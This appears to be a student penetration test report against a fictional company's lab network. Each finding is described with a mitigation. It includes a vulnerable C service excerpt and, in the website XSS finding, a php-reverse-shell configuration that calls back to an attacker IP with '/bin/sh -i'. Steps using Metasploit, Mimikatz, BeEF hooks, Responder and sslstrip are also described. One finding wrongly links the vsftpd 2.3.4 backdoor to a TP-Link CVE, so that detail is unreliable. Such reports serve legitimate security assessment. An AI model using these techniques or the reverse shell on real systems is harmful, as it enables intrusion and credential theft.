F4rmc0rp Penetration Test Report

Xavier Adams-Stewart

2020-12-12

Contents

Executive Summary

Background

F4rmC0rp tasked Pr0b3 with testing the security posture of their domain and network. The main objectives were to report the findings on security problems that enable a breach from an outside perspective and to evaluate any potential losses in the event of a breach. The test was an external test that commenced on September 8, 2020 and ended on December 12, 2020. The test was approved by Matt Mason, a Chief Engineer of F4rmC0rp. The rules of engagement were as follows:

- Testing was not to occur from 5:00pm to 7:00pm on Thursdays.
- Social engineering attacks must be approved by the client.
- Attacks will not be directed toward the ISP network.
- The network must remain intact.
- Upon successful infiltration:
  - Local vulnerabilities will be assessed.
  - An attempt will be made to gain the highest access as possible.
  - Password attacks will be performed, and the client will be notified if any attacks are successful.
- All evidence will be destroyed upon succcessful completion of the test and the submission of the final report.
- U.S. cyber crime laws will be consulted at every step of the way

Overall Posture


The test was successful in breaching the network and gaining access to high-level and confidential information. There were several vulnerabilities that allowed us to obtain the highest privileges on the machines that hosted the f4rmc0rp services, as well as some of the services themselves. Certain safeguards were bypassed with access to credentials from unprivileged users. Systemic problems included outdated software and the lack of proper precautions from employees of F4rmC0rp. The overall posture of system is weak.

Risk Ranking/Profile

The overall risk rating is High with a Dread score of 38 = $10+8+4+10+6$. There were two critical risk vulnerabilities along with several high risk vulnerabilities that were successfully exploited. Vulnerabilities were most commonly found in outdated software that have exploits which can be easily found and deployed.

Default credentials were also present when some vulnerabilities were being exploited. There was also a lack of caution on the part of the employees when using the services and machines on the f4rmc0rp network.

General Findings



Recommendation Summary

Default credentials still being used on any service should be changed. All software and hardware should be updated immediately. The Windows machines should be upgraded to the latest version of Windows if feasible. Employees need to be educated about the dangers of allowing unauthorized access to the machines or services on the network as well as the dangers of accessing unfamiliar links from machines on the network.

Strategic Roadmap

Completed at the time of this assessment:

- Identify current state of security

One to Three Months:

- Create remediation strategy based on the findings in this report.
- Create an information security task force.
- Begin security project plannng.
- Prioritize remediation events based on the findings in this report.

- Patch and update software and machines.

Three to Six Months:

- Initiate a security self assessment.

Six Months+:

- Initiate a 3rd party security assessment.

Technical Report

Introduction

Personnel involved in the findings of the vulnerabilities included Pr0b3 employee, Xavier Adams-Stewart and his supervisor, Hank Hacker.
Member of the Penetration Test:

- Xavier Adams-Stewart
  - xadamsstewart@ufl.edu
  - (850)-687-4630

Supervising Director:

- Hank Hacker
  - HankEmail@ufl.edu
  - (000)-000-0000

The main objectives were to report the findings on security problems that enable a breach from an outside perspective and to evaluate any potential losses in the event of a breach.

Finding: Susceptibility to OSInt Techniques

Found throughout the entirety of our contract.

Risk Rating

Attackers can acquire informaiton about potential breach points from public information about f4rmc0rp services. The risk rating is Medium: DREAD Score 24 = $4 + 8 + 3 + 5 + 4$.

Vulnerability Description

Information about the company and the employees can be acquired from publicly available resources like Google. Details about where employees previously studied, worked, and lived can be accessed through official public records as well as social media sites. Anything posted by employees or relatives of employees can be used to get information about the f4rmc0rp services.

Confirmation Method

We found that an individual referred to as Brian would consistently disclose information about services he created or adjusted. The vulnerable "System Admin Service" was created by Brian, and we learned about the service from a post on a 42chan image board. We also learned about a vulnerability on the url www.f4rmc0rp.com/brian from Brian's TikTok bio.

Mitigation or Resolution Strategy

Ensure that anybody who creates software for the network or uses machines on the network are informed about the danger of disclosing details about the machine or software structures or purpose.

Finding: Insecure vsftpd on the Domain

Risk Rating


Attackers can gain access to a remote shell with privileged access on the device hosting the vsftpd service and get access to the network that the device is connected to. The overall risk rating is Critical: DREAD Score 41 = 10+8+5+10+8.

Vulnerability Description

CVE2017-8218 is a vulnerability where vstfpd on TP-Link C2 and C20i devices through firmware 0.9.1 4.2 v0032.0 Build 160706 has backdoor admin, guest, and test accounts with simple passwords (that being 1234, guest, test respectively).

Confirmation method

Upon using a TCP nmap scan on www.f4mrc0rp.com, we discovered that a ccproxy-ftp service was running on port 2121. This port was open and running vsftpd 2.3.4. A google search on the service revealed the potential backdoor on earlier versions of the TP-Link C2 and C20i. An OpenVAS scan on www.f4rmc0rp.com directed us to a metasploit payload that allowed us to connect to port 2121 and execute a backdoor payload. We gained access to the network as a privileged user.



Mitigation or Resolution Strategy

If the service is running on a TP-Link C2 or C20i device, ensure that the firmware is updated to the latest version. Ensure that the vsftpd service is also updated to the latest version. If feasible, close or enact firewall protection on port 2121 to further ensure that the service and device are safe.

Finding: Vulnerable System Admin Service

Risk Rating

Attackers can exploit a buffer vulnerability in the source code of a custom system admin assistant service to create custom commands on the service and gain privileged access to files on the f4rmc0rp network. These commands can be used to sniff around the network and gain access to confidential files and code. The risk is rating is High: DREAD Score 34 = $10 + 6 + 5 + 10 + 3$.

Vulnerability Description

Upon connecting to the service on port 1337, the user is prompted to enter an "admin username". The vulnerability is exploited when the entered username is larger than 32 characters. After the 32nd character, linux commands can be typed and will be a valid option the next time a successful login occurs.

Confirmation Method

We exploited the vulnerability to find the "toools.c" source code, which is the source code for this service. We found that buffer variables with limited character space were being used to store admin user names and valid commands. These buffers are declared one after another, so their memory spaces are right next to each other; this means that inputs with a larger character count will overflow into the next available buffer. Additionally, a "buffer" buffer array was declared before any of the buffer arrays, when it is meant to be in between the username buffer and the command buffers to separate the memory locations. Furthermore, we saw that the command buffers were declared after the username buffers, but were populated before the username buffers were populated. This leads to the previously mentioned situation where usernames larger than the username buffer will spill into the command buffer.

```c
#include <sys/socket.h>
#include <arpa/inet.h>
#include <stdlib.h>
# include <netinet/in.h>
#include <string.h>

#define MY_PORT 1337
#define IP 0
#define MY_NAME "brian"

#define BUFLEN 1024
#define NAMELEN 16
#define CMDLEN 12

char *buffer[BUFLEN] = {0};
char *enter_name = "Enter Name of admin (max 15 characters)";
char *enter_command = "Enter Command";
char admin[NAMELEN];
char next_command[CMDLEN+1];
char commands[37];

int  main(int argc, char const **argv, char const **envp)  {

  pid_t child_pid;
  int server_fd, new_socket, valread;
  struct sockaddr_in sock_address;
  int opt = 1;
  int addrlen = sizeof(sock_address);

  // Populate commandlist
  strcpy(commands, "ps auxww");
  strcpy(commands+CMDLEN, "ip a");
  strcpy(commands+CMDLEN*2, "netstat -nat");
```

Mitigation or Resolution Strategy

The source code should use a different tactic for the implementation of input checking, and the commands that are available to the user should be constant character arrays. If the current implementation is desirable, then the source code should have the actual buffer array be declared and initialized in between the admin buffer array and command buffer arrays to separate the memory locations. The easiest solution is to eliminate the service altogether if it is irrelevant to the management of the f4rmc0rp network.

Finding: Misconfigured Firewall Settings

Risk Rating

Attackers can adjust the settings of the firewall found on f4rmc0rp's network. Attackers can use these settings to allow connections from their machines to the machines of the f4rmc0rp network. The risk rating is High: DREAD Score 31 = $8 + 6 + 5 + 4 + 8$.


Vulnerability Description

The default username and password for an opensource firewall program (pfsense) was not changed, leaving it open to be accessed by anybody who knows the default credentials. Furthermore, the firewall settings can be changed to allow portforwarding from an unfamiliar network to the f4rmc0rp network.

Confirmation Method

Host 172.30.0.3 operates a https service hosting pfsense which can be accessed from a standard browser. A portforwarding option can be established under the Firewall/NAT setting to allow unfamiliar networks to remotely connect to

the Windows herd machine and the linux devbox machine, which are both on the f4rmc0rp network.



Rules

	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
	WAN	TCP	*	*	WAN address	3389 (MS RDP)	10.30.0.98	3389 (MS RDP)	port forward rdp	
	WAN	TCP	*	*	WAN address	443 (HTTPS)	10.30.0.1	443 (HTTPS)	Forward WAN https to LAN https	

Add Add Delete Save Separator

Mitigation or Resolution Strategy

We recommend a change to the current pfsense credentials.

Finding: 'BITS' Service Abuse on Windows

Risk Rating

Attackers can use an existing powersploit payload to create a new user with adminstrative privileges. Attackers can use this new account to sniff around the Windows machine or use other exploits like Mimikatz to obtain all user passwords on the machine. This requires attackers to have gained credentials of a user of the Windows machine. The risk rating is High: DREAD Score 26 = $10 + 4 + 2 + 6 + 4$.

Vulnerability Description

Any user that has free access to the 'BITS' service permission is susceptible to the PowerUp payload, which abuses the service to create a new account with administrative privileges. The credentials of the account are also generated for the user to see.

Confirmation Method

We exploited the previous firewall vulnerability to remotely connect to the herd machine on the f4rmc0rp network. We included a powersploit payload in a virtual disk to access while in the Windows machine. Upon logging into the machine as "brian" with a password found from using the previous "System Admin Service" exploit, we were able to use the command prompt to accept the virtual disk and import its modules. After invoking "AllChecks" from the module, we found that "brian" had access to the 'BITS' service permission. The module allowed us to invoke a service abuse on 'BITS' to create a new account ("john") with administative privileges.

Mitigation or Resolution Strategy

We recommend that the 'BITS' service be restricted to users with administrative privileges. Another solution could be to prevent remote logins for all users on the herd machine.

Finding: Herd Password Vulnerability

Risk Rating

Attackers can extract the passwords of all users on the Windows machine. Attackers are required to have administrative privileges to achieve this. The risk rating is Medium: DREAD Score 23 = $6 + 4 + 3 + 7 + 3$.

Vulnerability Description

The password hashes on the herd machine are susceptible to the Mimikatz post-exploitation tool. All users and their password hashes are dumped from memory upon the execution of the tool.

Confirmation Method

After using the 'BITS' service exploit, we were able to reconnect to the herd machine with the Mimikatz exploit contained in a virtual disk drive. After executing the mimikatz.exe file, we were able to extract a list of users and their password hashes. One such user was "n.nomen" and their password followed the scheme "Sa – i1".

Mitigation or Resolution Strategy

We recommend running LSASS in protected mode if the Windows machine is at an 8.1 or higher. If feasible, we recommend upgrading the machine to Windows 10. If this is not an option, hardening the Local Security Authority to prevent code injection should mitigate the risk of attackers using Mimikatz once in the machine.

Finding: Windows to Windows Remote Vulnerability

Risk Rating


Attackers can use this vulnerability to access other Windows machines from a vulnerable Windows machine on the same network. This means that malicious payloads can be passed from one machine to another. The risk rating is High: DREAD Score 28 = $6 + 6 + 4 + 6 + 6$.

Vulnerability Description

The mstsc.exe application allows Windows machines to remotely connect to other Windows machine on the same network. This application also allows disk drives to be shared between the two machines. This vulnerability requires access to valid credentials for the initial Windows machine.

Confirmation Method

After connecting to herd and ensuring that the Z drive was appropriately configured, we used the mstsc.exe application to connect to patronum. We used credentials for "n.nomen", which we found using previous exploits. We were able to share the "Z on Herd" disk with patronum and establish a meterpreter session between our kali machine and patronum. This allowed us to exfiltrate important files from patronum.



Mitigation or Resolution Strategy

If feasible, disable remote login permissions for all accounts on patronum. Ensure that employees have different passwords for each machine on the network.

Finding: Patronum Sticky Keys Elevation Vulnerability

Risk Rating


Attackers can use the sticky keys prompt to bring up a command prompt with NT AUTHORITY/SYSTEM privilege. Attackers can use this command prompt to elevate the privileges of any user to administrator or change the password of an admin account. The risk rating is Medium: DREAD Score 23 = 7+5+4+5+2.

Vulnerability Description

The sticky keys popup that happens when keyboard shortcuts are pressed five times in a row can be configured to display the sethc.exe command prompt instead. This allows the user to set certain commands that will automatically be executed when the Windows machine restarts. When accessed during the login screen, command prompt privilege is set to NT AUTHORITY/SYSTEM. This means that any commands executed has this privilege. Thus, users can set the privileges of other users without having to login.

Confirmation Method

We were able to login to the patronum machine with the credentials of the user "n.nomen" and configure the sticky keys popup to execute sethc.exe as an administrator. We were able to elevate the privileges of n.nomen to access all files on the patronum machine.



Mitigation or Resolution Strategy

We recommend disabling the sticky keys popup for the entirety of all Windows machines.

Finding: Devbox User Switch Vulnerability

Risk Rating

Attackers can switch to the root user of the devbox machine. This allows unfettered access to network services and confidential files. The risk rating is High: DREAD Score 35 = $10 + 4 + 4 + 7 + 10$.

Vulnerability Description

Upon remotely connecting to devbox.f4rmc0rp.com via SSH, the command "su" can be executed if the current user is allowed to access the command. This allows an account switch to whatever user that is specified as an argument, and the command defaults to the root user if no argument is provided.

Confirmation Method

We remotely logged into the linux devbox using credentials for "m.mason". To do this, we had to establish a portforwarding option on pfense. We entered the command "sudo su" and resubmitted the credentials for m.mason. We were switched to the root user and were able to execute an arpspoof on the network.

Mitigation or Resolution Strategy

Ensure that unprivileged users do not have the authority to execute the "su" command.

Finding: Vulnerability to sslstrip Attack

Risk Rating


Attackers can use an sslstrip attack on the linux development machine (devbox) of the f4rmc0rp network and the websites it hosts. Attackers can intercept credentials used to authenticate users who try to access an https url from an http url. These credentials can be used to access the target website. The risk rating is High: DREAD Score 31 = $8 + 5 + 4 + 8 + 6$.

Vulnerability Description

Any attempt to access an https url from an http url is subject to http request interceptions using iptables. These requests can be monitored and redirected to a connection on the linux devbox. They can be spoofed and further monitord to get access to the authentication method used by the https website. This authentication method contains encrypted versions of the appropriate username and password used to sign into secured website.

Confirmation Method

We logged into the linux devbox using credentials for "m.mason". We executed an arpspoof script on the http://172.30.0.128 website to listen in on any attempts to connect to the password-protected https website. We were able to use the sslstrip attack to decipher an attempt to login by a user named "s.shepard". The website had only a basic authorization scheme, and the credentials were encoded in base64.



Mitigation or Resolution Strategy

We recommend a change of all http sites to https sites to eliminate the risk of an sslstrip attack.

Finding: Responder Vulnerability

Risk Rating


Attackers with access to the devbox and root privilege can get access to credentials for network file share access using Responder. The risk rating is Medium: DREAD Score 23 = $7 + 5 + 4 + 5 + 2$.

Vulnerability Description

If the Windows machines on certain network interfaces send out requests for certain resources, Responder will send a response to the server and direct all traffic to the point where Responder was executed.

Confirmation Method

After logging into the devbox as "m.mason" and elevating our privilege, we downloaded the Responder python script from our kali box. After executing the script on interface ens33, we got an authentication request from the host f4rmc0rp, the client 10.30.0.97, the username m.mason, and a password. These credentials can be used to access the network files shared by the PDC computer on the network.



Mitigation or Resolution Strategy

We have no direct recommendation. This vulnerability requires attackers to already be in the network. Other points of entry must be prevented.

Finding: BeEF XSS Vulnerability

Risk Rating


Attackers can trick employees into connecting to their own website which can "hook" an exploit script to the browser of the victim. Attackers can use this as a way to attack the victim's browser to obtain sensitive information about the victim's machine or network through cookies. The risk rating is Critical: DREAD Score 41 = $10 + 10 + 6 + 5 + 10$.

Vulnerability Description

Cross Site Scripting (XSS) is where malicious code is injected into the browser and then executed by the browser. Any non-HttpOnly cookies can be accessed by a malicious party.

Confirmation Method

We started a website service on our kali machine with a stamps directory for an employee of f4rmc0rp to access. In the html file that was to be accessed, we inserted a line of JavaScript to "hook" onto the emloyee's browser. The script was a BeEF Hook script, which allowed us to view the non-HttpOnly cookies on the employee's browser. We were able to view a sensitive authentication token.



Mitigation or Resolution Strategy

We recommend that employees be restricted from browsing uncertified cites on their company machines; we also recommend that links from unknown or unverified sources be avoided. If feasible, ensure that all browsers on all company machines only store HttpOnly cookies.

Finding: Website Clickjacking Vulnerability

Risk Rating

Attackers can hide malicious links or buttons as transparent layers on top of the regular page in order to redirect users to a different site. The risk rating is Low: DREAD Score 9 = $1 + 2 + 2 + 1 + 3$.

Vulnerability Description

A missing "X-Frame-Options" header creates a risk of a clickjacking attack. The header indicates whether or not the browser should render the transmitted resource within a frame or an iframe.

Confirmation Method

Upon executing a Nikto scan on the www.f4rmc0rp.com/brian website, we received a report that the "X-Frame-Options" header file was missing.

Mitigation or Resolution Strategy

We recommend that the server send a proper "X-Frame-Options" header in the HTTP response headers to instruct the browser to prevent other domains from framing the site.

Finding: Website MIME-sniffing Vulnerability

Risk Rating

Attackers can inject code into an image file and make a user execute that code by viewing the image. The risk rating is Low: DREAD Score 9 = $2+2+1+1+3$.

Vulnerability Description

MIME sniffing is a standard way for browsers to render the HTTP headers sent by the server in an appropriate way. A missing "X-Content-Type-Options" header can cause older versions of browsers to interpret response bodies wrong or display content in an unexpected way.

Confirmation Method

Upon executing a Nikto scan on the www.f4rmc0rp.com/brian website, we received a report that the "X-Content-Type-Options" header was not set. Furthermore, we were able to navigate to a self-submitted php-reverse-shell exploit. This was achieved with the help of the XSS vulnerability. When the site tried to display the "image" that was submitted, it executed the exploit instead, and we were able to access the f4rmc0rp network.

Mitigation or Resolution Strategy

We recommend that the "X-Content-Type-Options" header be added with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type and to not attempt sniffing the real content-type.

Finding: Website XSS Vulnerability

Risk Rating

Attackers can adjust the source code of a website to adjust certain scripts and allow file submissions that are not intended to be read by the site. The risk rating is Medium: DREAD Score 12 = $3 + 3 + 2 + 1 + 3$.

Vulnerability Description

The HTTP header is missing a "X-XSS-Protection" header which means that the website is at risk to Cross-site Scripting (XSS) attacks.

Confirmation Method

Upon executing a Nikto scan on the www.f4rmc0rp.com/brian website, we received a report that a "X-XSS-Protection" header was missing. Furthermore, we were able to adjust the source code of a photo submission url to allow the submission of any file type. We used this to execute a php-reverse-shell exploit and gain access to the f4rmc0rp network.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.24.0.10';  // CHANGE THIS
$port = 80;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Mitigation or Resolution Strategy

We recommend the addition of the "X-XSS-Protection" header with a value of "1; mode= block".

URI	/brian/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://www.f4rmc0rp.com:80/brian/ http://172.30.0.128:80/brian/
OSVDB Entries	OSVDB-0
URI	/brian/
HTTP Method	GET
Description	The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
Test Links	http://www.f4rmc0rp.com:80/brian/ http://172.30.0.128:80/brian/
OSVDB Entries	OSVDB-0
URI	/brian/
HTTP Method	GET
Description	The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Test Links	http://www.f4rmc0rp.com:80/brian/ http://172.30.0.128:80/brian/
OSVDB Entries	OSVDB-0

Finding: Mobile App Authentication Method Vulnerability

Risk Rating


Attackers can easily gain access to valid user credentials that are used to connect to a remote service; in this case, the remote service is a SQL database. Attackers can use these credentials to access the remote service from their own applications and inject malicious code into the database. The risk rating is High: DREAD Score 28 = $6 + 8 + 4 + 3 + 7$.

Vulnerability Description

The vulnerability occurs because the username and password used to access the SQL database are stored in the app. The authentication method seems to occur in the app rather than at the remote endpoint. Furthermore, the credentials are encoded as base64 strings, which is made clear within the code, and the credentials can be easily decoded because of this.

Confirmation method

After downloading the F4rmc0rp.apk file and inspecting the source code via the jadx tool, we were able to easily identify the base64 strings for the username and password in the "ItemListActivity" class. The password was named b64password, and the username was named b64username. Further inspection of the class revealed that the credentials were used to connect to a SQL database with a specific IP address and port number. We were easily able to decode the username and password on our kali machine.



Mitigation or Resolution Strategy

One way to mitigate this vulnerability is to encrypt/decrypt the credentials with a more complex encryption scheme such as RSA. By extension, make the encryption scheme used on the credentials a secret within the source code. The source code made it clear that the credentials were encrypted in base64, which is not recommended. This is no guarantee that attackers will be unable to obtain the credentials from the source code; this is only a way to mitigate the risks.

A way to eliminate the vulnerability entirely is to keep the authentication method and credentials confined to the remote point. This is generally recommended by the OWASP Mobile Security Testing Guide.